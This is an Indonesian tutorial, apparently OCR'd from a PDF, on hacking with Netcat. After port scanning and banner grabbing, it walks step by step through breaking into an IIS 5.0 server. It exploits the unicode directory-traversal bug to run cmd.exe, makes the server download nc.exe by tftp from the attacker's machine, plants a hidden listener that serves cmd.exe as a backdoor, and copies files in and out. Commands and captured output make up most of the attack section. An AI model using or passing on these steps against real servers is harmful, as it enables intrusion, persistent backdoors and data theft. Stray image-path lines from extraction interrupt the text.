Tutorial Hacking Menggunakan Netcat

Denny Yerianto
yerianto@yahoo.com
http://www.pemula.com

Netcat merupakan tools yang banyak dipakai para hacker. Kepopulerannya terlihat dari hasil survey lebih dari 1000 pengguna Nmap pada tahun 2000 dan 2003 yang menempatkannya pada urutan 5 besar, yaitu urutan ke 2 pada tahun 2000 dan urutan ke 4 pada tahun 2003.

Tools ini sering disebut sebagai “TCP/IP Swiss Army Knife”-nya para hacker. Versi orisinalnya ditulis untuk sistem operasi Unix oleh Hobbit (hobbit@avian.org) pada tahun 1995. Versi Windows NT dikerjakan oleh Weld Pond (weld@l0pth.com).

Fitur dari Netcat antara lain adalah:

- Dapat mebangun koneksi *Outbound* dan *inbound* dengan TCP atau UDP, di dan dari port mana saja.
- Dapat membaca argumen pada command line dari standar input
- Full DNS *forwarding/reverse checking*
- Kemampuan untuk menggunakan *any local source port*
- Kemampuan menggunakan *any locally-configured network source address*
- Tersedia port scanning secara *built-in*
- Dan lain-lain

Dengan fitur di atas, banyak para hacker dan pengelola sistem memanfaatkan untuk melakukan hal-hal sebagai berikut:

- Scanning port dan menginventori service-service yang terpasang pada server
- File transfer
- Pengujian dan simulasi terhadap server
- Pengujian terhadap firewall, proxy dan gateway
- Pengujian performance network
- Pengujian *address spoofing*
- Banner grabbing

Beberapa fitur dan pemanfaatan Netcat akan dijelaskan di bawah. *Namun kami harus selalu mengingatkan Anda, jangan pernah mencoba kemampuan netcat di sistem komputer yang bukan milik anda sendiri !*

Instalasi Netcat

Saat ini Netcat telah tersedia tidak saja pada sistem operasi Unix dan Linux, melainkan juga pada sistem operasi Windows.

Pada tulisan ini kami menggunakan Netcat dengan sistem operasi Windows. Semua perintah pada command line sama dengan perintah yang terdapat pada Netcat dengan sistem operasi Unix.

Instalasi Netcat pada sistem operasi Windows sangat sederhana. Pertama Anda dapat mendownload dari situs http://www.atstake.com/research/tools/network_utilities/ atau di banyak situs hacker lainnya. Namun demikian Anda harus waspada jika mendownload dari situs yang tidak Anda kenal betul, bisa jadi tools Netcat-nya sudah dimodifikasi menjadi *trojan horse* yang dapat mengganggu sistem Anda

Kemudian Anda cukup melakukan unzip terhadap file yang telah Anda download yaitu `nc11nt.zip` ke dalam sebuah direktori sebagai berikut:

```
C:\TMP\NETCAT> dir
 Volume in drive C has no label.
 Volume Serial Number is 141F-1208

 Directory of C:\TMP\NETCAT

02/23/2003  05:03 PM    <DIR>          .
02/23/2003  05:03 PM    <DIR>          ..
11/03/1994  07:07 PM             4,765 GETOPT.H
01/04/1998  03:17 PM            69,081 NETCAT.C
01/03/1998  02:37 PM            59,392 NC.EXE
11/28/1997  02:48 PM            12,039 DOEXEC.C
11/28/1997  02:36 PM               544 MAKEFILE
11/06/1996  10:40 PM            22,784 GETOPT.C
07/09/1996  04:01 PM             7,283 GENERIC.H
02/06/1998  03:50 PM            61,780 HOBBIT.TXT
02/06/1998  05:53 PM             6,771 README.TXT
02/22/2000  11:24 AM             2,044 AVEXTRA.TXT
              10 File(s)        246,483 bytes
               2 Dir(s)   8,868,044,800 bytes free

C:\TMP\NETCAT>
```

File utama yang perlu Anda perhatikan hanyalah nc.exe saja, file lainnya perlu Anda perhatikan bila Anda perlu melakukan kompilasi ulang.

Memulai Netcat

Sebelum memulai, sebaiknya Anda perlu mengetahui fasilitas apa saja yang tersedia pada Netcat. Untuk itu Anda dapat memulai dengan melihat option yang tersedia. Untuk mengetahui option yang tersedia pada Netcat, cukup memanggil help-nya pada Dos prompt sebagai berikut:

```
C:\TMP\NETCAT> nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
```

```
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]

C:\TMP\NETCAT>
```

Secara umum perintah Netcat memiliki struktur sebagai berikut:

```
C:\> nc –opsi <host> <port>
```

Port Scanning

Seperti juga pisau Swiss Army yang memiliki banyak mata pisau beraneka fungsi, maka Netcat juga memiliki aneka fungsi yang dimiliki tools lainnya, salah satunya adalah “mata pisau” port scanning

Walaupun tidak selengkap dan secanggih tools Nmap atau Supercan, Netcat dapat digunakan untuk melihat port mana saja yang terbuka. Berikut ini contoh untuk memeriksa status port web dari port 10 s./d port 140 dari situs web tertentu, sebagai berikut:

```
C:\TMP\NETCAT> nc -v -z server01 10-140
server01 [128.1.9.81] 139 (netbios-ssn) open
server01 [128.1.9.81] 113 (auth) open
server01 [128.1.9.81] 110 (pop3) open
server01 [128.1.9.81] 98 (?) open
server01 [128.1.9.81] 80 (http) open
server01 [128.1.9.81] 79 (finger) open
server01 [128.1.9.81] 25 (smtp) open
server01 [128.1.9.81] 23 (telnet) open
server01 [128.1.9.81] 21 (ftp) open

C:\TMP\NETCAT>
```

Perintah di atas akan melakukan scanning port 10 s/d 140 dari host server01 dengan address IP 128.1.9.81. Option `–z` merupakan option yang dipergunakan untuk melakukan scanning.

Banner Grabbing

Salah satu cara mendapatkan informasi mengenai sistem operasi dan aplikasi yang dijalankan oleh sebuah host adalah dengan melakukan banner grabbing atau membaca informasi yang ada di dalam banner sebuah sistem.

Berikut ini kemampuan Netcat untuk mengambil header suatu situs web yang biasanya menyimpan informasi penting sebagai berikut *(Jangan lupa ketikkan “Get/HTTP” seperti terlihat pada baris kedua dari contoh hasil di atas.)*

```
C:\TMP\NETCAT> nc -v -n 128.1.71.103 80
(UNKNOWN) [128.1.71.103] 80 (?) open
get http
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sat, 11 Oct 2003 03:34:24 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>
C:\TMP\NETCAT>
```

Penggunaan option –n diperlukan jika address yang Anda berikan adalah berupa nomor IP. Jika berupa address internet, anda tidak memerlukan option –n tersebut. Port yang diuji adalah port 80.

Dari contoh di atas Anda dapat mengetahui bahwa sistem operasi yang dipergunakan adalah Microsoft dengan IIS/5.0.

Perhatikan contoh berikutnya:

```
C:\TMP\NETCAT> nc -v www.cobacoba.com 80
www.cobacoba.com [128.1.9.9] 80 (http) open
get/http
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>501 Method Not Implemented</TITLE>
</HEAD><BODY>
<H1>Method Not Implemented</H1>
get/http to /index.html not supported.<P>
Invalid method in request get/http<P>
<HR>
<ADDRESS>Apache/1.3.12 Server at www.cobacoba.com Port 80</ADDRESS>
</BODY></HTML>

C:\TMP\NETCAT>
```

Pada contoh di atas tidak menggunakan option –n karena address yang digunakan adalah bukan nomor IP. Dari hasil di atas tidak terlihat sistem operasinya tetapi terlihat bahwa host tersebut menggunakan Apache Versi 1.3.12.

Skenario Menyusup ke dalam Server Web!

Untuk menyusup ke dalam server web diperlukan beberapa langkah dan ketrampilan tersendiri. Tidak saja ketrampilan menggunakan Netcat, tetapi juga pengetahuan kita mengenai sistem target. Dalam contoh skenario kali ini, kita akan menyusup ke sebuah server web yang menggunakan sistem operasi Windows 2000 dengan IIS 5.0. Untuk itu diperlukan pemahaman mengenai sebuah bugs dari Microsoft IIS 5.0, yaitu unicode bugs, yang sampai saat ini masih saja ada server web yang belum dipasang patch karena kelalaian atau ketidaktahuan sang pengelola sistem.

Fokus kita bukan mengenai apa dan bagaimana bugs Microsoft tersebut, melainkan bagaimana memanfaatkan Netcat untuk melakukan penyusupan dan bahkan download dokumen dari server web. Perhatikan, semua dilakukan dengan satu tools, Netcat saja, walaupun bisa saja Anda menggunakan tools-tools lainnya. Itu sebabnya Netcat disebut sebagai “TCP/IP Swiss Army Knife”

Mari kita memulai dengan mencari server web yang menggunakan Microsoft Windows 2000 dengan IIS versi 5.0 sebagai berikut *(sebagian akan menggunakan option dari netcat yang telah dijelaskan di atas):*

```
C:\TMP\NETCAT> nc -v -z ristbook 20-80
ristbook [128.1.71.103] 80 (http) open
ristbook [128.1.71.103] 25 (smtp) open
ristbook [128.1.71.103] 21 (ftp) open

C:\TMP\NETCAT>
```

OK, terlihat server `ristbook` membuka port 80 yang ada diduga merupakan server web. Selanjutnya Anda perlu menyelidiki, adakah server `ristbook` merupakan server web menggunakan Microsoft dan IIS 4.0/5.0?

```
C:\TMP\NETCAT> nc -v ristbook 80
ristbook [128.1.71.103] 80 (http) open
get http
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Sat, 11 Oct 2003 08:51:34 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>
C:\TMP\NETCAT>
```

Aha, ternyata server tersebut merupakan server web yang menggunakan Microsoft dengan IIS 5.0. Selanjutnya kita akan menguji apakah server web ini sudah memasang patch dan terhindar dari bugs unicode ?

```
C:\TMP\NETCAT> nc -v ristbook 80
ristbook [128.1.71.103] 80 (http) open
get http://ristbook/scripts/..%255c../winnt/system32/cmd.exe?/c+dir+c:\
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Sat, 11 Oct 2003 09:06:52 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 0C42-12EA

 Directory of c:\

09/17/2001  11:46a               1,012 FRUNLOG.TXT
09/17/2001  11:35a      <DIR>          WINDOWS
09/17/2001  11:58a      <DIR>          My Documents
09/17/2001  11:35a      <DIR>          Program Files
09/17/2001  12:43p      <DIR>          ATI
05/05/1999  09:20a              31,512 MAESTRO.COM
09/17/2001  12:50p                   0 CONFIG.AGO
05/05/1999  09:20a              11,084 AECU.SYS
09/26/2003  08:35p                  30 mstrinf.ini
09/17/2001  12:50p                   0 AUTOEXEC.AGO
07/01/2003  07:22p      <DIR>          museum
06/06/2001  06:28a               1,071 my_cnf.bak
06/25/2002  07:35p                 697 FRONTPG.LOG
08/29/2003  04:16p      <DIR>          NAV2001
08/29/2003  04:51p      <DIR>          ServicePack
01/28/2002  03:45p      <DIR>          HTML
06/17/2002  06:17p                  22 autoexec.nav
09/19/2003  04:49p      <DIR>          denny
08/27/2003  06:38p              28,290 SCANDISK.LOG
04/05/2003  06:53a                 967 command.PIF
06/09/2002  10:16p                 442 SETUPXLG.TXT
10/05/2001  03:33p              40,923 c1605r-psn.txt
01/04/2002  12:20p      <DIR>          tmp
10/24/2001  02:32p      <DIR>          tms20
06/27/2001  11:57p               1,574 index.html.no
```


```
11/13/1998  01:23a             106,496 sqlsun.dll
01/28/2002  03:52p                 289 sqlsunin.ini
09/26/2003  12:29p             157,817 winzip.log
01/28/2002  03:53p              85,526 Uninst.isu
12/13/2001  04:30p                 317 Shortcut to cuteftp.exe.lnk
06/21/2002  10:34a      <DIR>          Acrobat3
01/22/2002  03:18p      <DIR>          My Received Files
01/28/2002  03:49p      <DIR>          LOG
07/30/2002  01:40p              34,565 atapi.exe
04/06/2003  06:41p                  82 asoy.ftp
01/28/2002  03:45p      <DIR>          Upgrade
12/07/1999  07:00p             236,304 cmdkoe.exe
01/28/2002  03:45p      <DIR>          Install
06/25/2002  07:34p      <DIR>          Inetpub
07/05/2002  07:02p      <DIR>          Documentation
02/12/2002  01:28p             227,467 datacenter1.jpg
02/09/2002  03:29p               2,920 datacenterthumb.jpg
11/15/2001  03:07p               3,384 sqlnet.log
09/17/1999  06:38p               1,234 Table of Contents.htm
06/26/2002  03:22p      <DIR>          ftproot
              26 File(s)        974,025 bytes
              19 Dir(s)     119,435,264 bytes free

C:\TMP\NETCAT>
```


Ooops, tampaknya pengelola sistemnya lalai dan belum dipasang patchnya untuk bugs unicode. OK, Anda dapat melanjutkan langkah berikutnya dengan menyusupkan tools serba guna kita ke dalam server web tersebut, ya, mengcopykan netcat ke dalam server tersebut ! Dengan meletakkan tools serba guna Netcat pada server web, maka Anda dapat mengendalikan server web tersebut dengan leluasa.

Salah satu cara menyusupkan netcat ke dalam ke dalam server web tersebut adalah memanfaatkan service tftp (Trivial File Transfer Protocol). Anda dapat memerintahkan server web target Anda untuk mengupload netcat dari tftp server yang terpasang di komputer Anda. Untuk itu Anda harus mengaktifkan atau menginstall tftp server pada komputer Anda, jika belum tersedia. Jika komputer Anda menggunakan sistem operasi Windows, Anda dapat menginstall aplikasi freeware tftpd32 buatan Philippe Jounin (ph.jounin@computer.org) yang dapat Anda download dari `http://membres.lycos.fr/phjounin/` atau dari situs-sistus hacker lainnya.

Selanjutnya Anda dapat mengaktifkan tftp server sebagai berikut:



Kemudian masukkan program Netcat yang akan Anda upload ke server web target ke dalam direktori tftp dari komputer Anda yang telah diinstall tftp. Atau Anda dapat mengarahkan base directory dari tftp ke direktori program Netcat Anda.



OK, sampai disini Anda telah menyiapkan tftp di komputer Anda yang di dalam base directorinya berisi Netcat. Selanjutnya kita tak akan membahas lebih detail soal tftpd32, karena kita akan memfokuskan pada pemanfaatan Netcat.


Langkah selanjutnya untuk mengupload Netcat ke server tujuan menggunakan instruksi Netcat, sebagai berikut:

```
C:\TMP\NETCAT> nc -v ristbook 80
ristbook [128.1.71.103] 80 (http) open
get http://ristbook/scripts/..%255c../winnt/system32/cmd.exe?/c+tftp+-i+128.1.99
.25+get+nc.exe
HTTP/1.1 502 Gateway Error
Server: Microsoft-IIS/5.0
Date: Sun, 26 Oct 2003 11:00:54 GMT
Content-Length: 215
Content-Type: text/html

<head><title>Error in CGI Application</title></head>
<body><h1>CGI Error</h1>The specified CGI application misbehaved by not returnin
g a complete set of HTTP headers.  The headers it did return are:<p><p><pre></pr
e>
C:\TMP\NETCAT>
```

Langkah di atas adalah memerintahkan server web untuk mengupload **nc.exe** menggunakan perintah `tftp –i 128.1.99.25`. IP 128.1.99.25 merupakan komputer Anda yang telah terpasang tftp server.

Ya, program netcat.exe telah berhasil ditransfer ke server tujuan. Jika Anda menggunakan tftpd32 pada komputer Anda, maka di layar tftp akan terlihat pesan transfer sukses sebagai berikut:



Nah, dengan Netcat sudah terpasang diserver tujuan, Anda dapat dengan mudah mengendalikan server tersebut !

Backdoor

Sudah menjadi kebiasaan para hacker apabila menyusup ke sebuah sistem senantiasa meninggalkan backdoor. Dengan backdoor Anda dapat masuk dan keluar melalaui jalan pintas tanpa harus melalui jalur yang semestinya.

Yang perlu Anda lakukan adalah mengaktifkan perintah Netcat yang telah Anda upload pada server web di atas dengan perintah berikut ini:

```
C:\NETCAT> nc –L –p 1001 –d  –e cmd.exe
C:\NETCAT>
```

Opsi –L merupakan mode listening, opsi –p menujukkan koneksi dilakukan via port 1001 dan Anda dapat menggunakan port lainnya jika diperlukan untuk mengecoh firewall. Opsi berikutnya yang sangat dahsyat adalah –d yaitu agar telnet dijalankan secara tersembunyi atau stealth. Opsi terakhir –e akan mengeksekusi perintah command.exe untuk dipergunakan oleh koneksi yang masuk.

Masih ingat bagaimana mengeksekusi perintah di atas pada server web melalui komputer Anda ?

```
C:\TMP\NETCAT> nc -v ristbook 80
ristbook [128.1.71.103] 80 (http) open
get   http://ristbook/scripts/..%255c../winnt/system32/cmd.exe?/c+nc+-L+-p+1001+-
d+-e+cmd.exe
```

Netcat akan listening pada port 1001. Selanjutnya anda dapat mengakses backdoor dari komputer Anda sebagai berikut:

```
C:\TMP\NETCAT> ipconfig      (command menunjukkan nomor IP pada komputer Anda)

Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 128.1.99.25
```

```
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . : 128.1.99.25

C:\TMP\NETCAT> nc -v ristbook 1001
ristbook [128.1.71.103] 1001 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

d:\inetpub\scripts> ipconfig (command menunjukkan nomor IP komputer saat ini)

ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection 3:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 169.254.1.1
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 128.1.71.103
        Subnet Mask . . . . . . . . . . . : 255.255.0.0
        Default Gateway . . . . . . . . . :

d:\inetpub\scripts> dir
```

Perhatikan pada saat perintah `ipconfig` yang pertama, menunjukkan nomor IP komputer Anda, yaitu 128.1.99.25. Setelah dilakukan perintah nc –v ristbook 1001, Anda masuk ke server web target. Perintah `ipconfig` memperlihatkan anda berada di dalam server web, yaitu IP 128.1.71.103 dan 169.254.1.1 yang ternyata memiliki 2 IP address.

Cara yang sama dengan di atas adalah mengunakan telnet dengan port 1001 sebagai berikut:

```
C:\> telnet ristbook 1001

Microsoft(R) Windows 98
   (C)Copyright Microsoft Corp 1981-1999.

C:\NETCAT> dir
```

Cara lain Transfer File

Jika Anda sudah berada di dalam sistem target, pasti Anda tertarik untuk mendownload data dari sistem target ke komputer Anda atau sebaliknya mengupload data Anda ke sistem target. Selain menggunakan tftp, Anda dapat melakukan dengan netcat sebagai berikut:

Pada server web target di atas ketikkan perintah:

```
Nc –l –p 55555 < namafile.pdf
```

Pada komputer Anda yang akan menerima file ketikkan perintah:

```
Nc –v 128.1.71.63 > namafile.pdf
NOTERIST [128.1.71.63] 55555 (?) open
^C
```

Tekan kontrol-C jika file telah selesai Anda transfer. Metode ini sering disebut metode pull. Jika Anda ingin mengirim file atau upload data dari komputer Anda ke sistem target, maka yang perlu dilakukan adalah sebagai berikut:

Pada server web target di atas ketikkan perintah:

```
Nc –l –p 55555 > namafile2.pdf
```

Pada komputer Anda yang akan mengirim atau upload file ke sistem target ketikkan perintah:

```
Nc 128.1.71.63 55555 < namafile2.pdf
^C
```

Masih banyak fasilitas lain yang dapat Anda coba sendiri dari netcat.

Penutup

Untuk keperluan hacking yang lebih spesifik, mungkin masih banyak tools yang dapat Anda pakai selain netcat. Namun jika Anda harus megerjakan banyak hal dengan seminimal mungkin tools, maka netcat pilihan yang tepat dan itu sebabnya Netcat disebut sebagai "*TCP/IP Swiss Army Knife*"-nya para hacker.

Bagi pengelola sistem komputer, Anda perlu mewaspadai apabila ditemukan Netcat di dalam server Anda! Beberapa Anti Virus mengidentifikasi Netcat sebagai "virus" yang perlu di waspadai dan dikarantina.

Seperti juga pisau "Swiss Army", di tangan orang yang tepat, tools ini akan sangat bermanfaat!

Referensi

- "*Netcat – The Swiss Army Knife"*, muts@secureIT.co.il
- Stuart McClure, Joel Scambray, George Kurtz *"Hacking Exposed: Network Security Secrets and Solutions"*, McGraw-Hill Professional Publishing, 2003.
- Tom Armstrong, *"Netcat – TheTCP/IP Swiss Army Knife"*, SANS Institute 2000-2002
- "*Top 75 Security Tools*", Insecure.org,

Denny Yerianto

Lahir di Jakarta 20 Januari 1969. Alumni Ilmu Komputer Universitas Indonesia tahun 1992. Pernah bekerja di sebuah Lembaga Pasar Modal dan saat ini bekerja di Lembaga Perbankan Nasional. Disela-sela kesibukan membangun dan mengelola infrastruktur & security IT di lembaga-lembaga tersebut, masih sempat meng-"oprek" dan menulis untuk beberapa majalah dan situs di internet.

Informasi lebih lanjut tentang penulis ini bisa didapat melalui :
mail: yerianto@yahoo.com
URL: http://www.pemula.com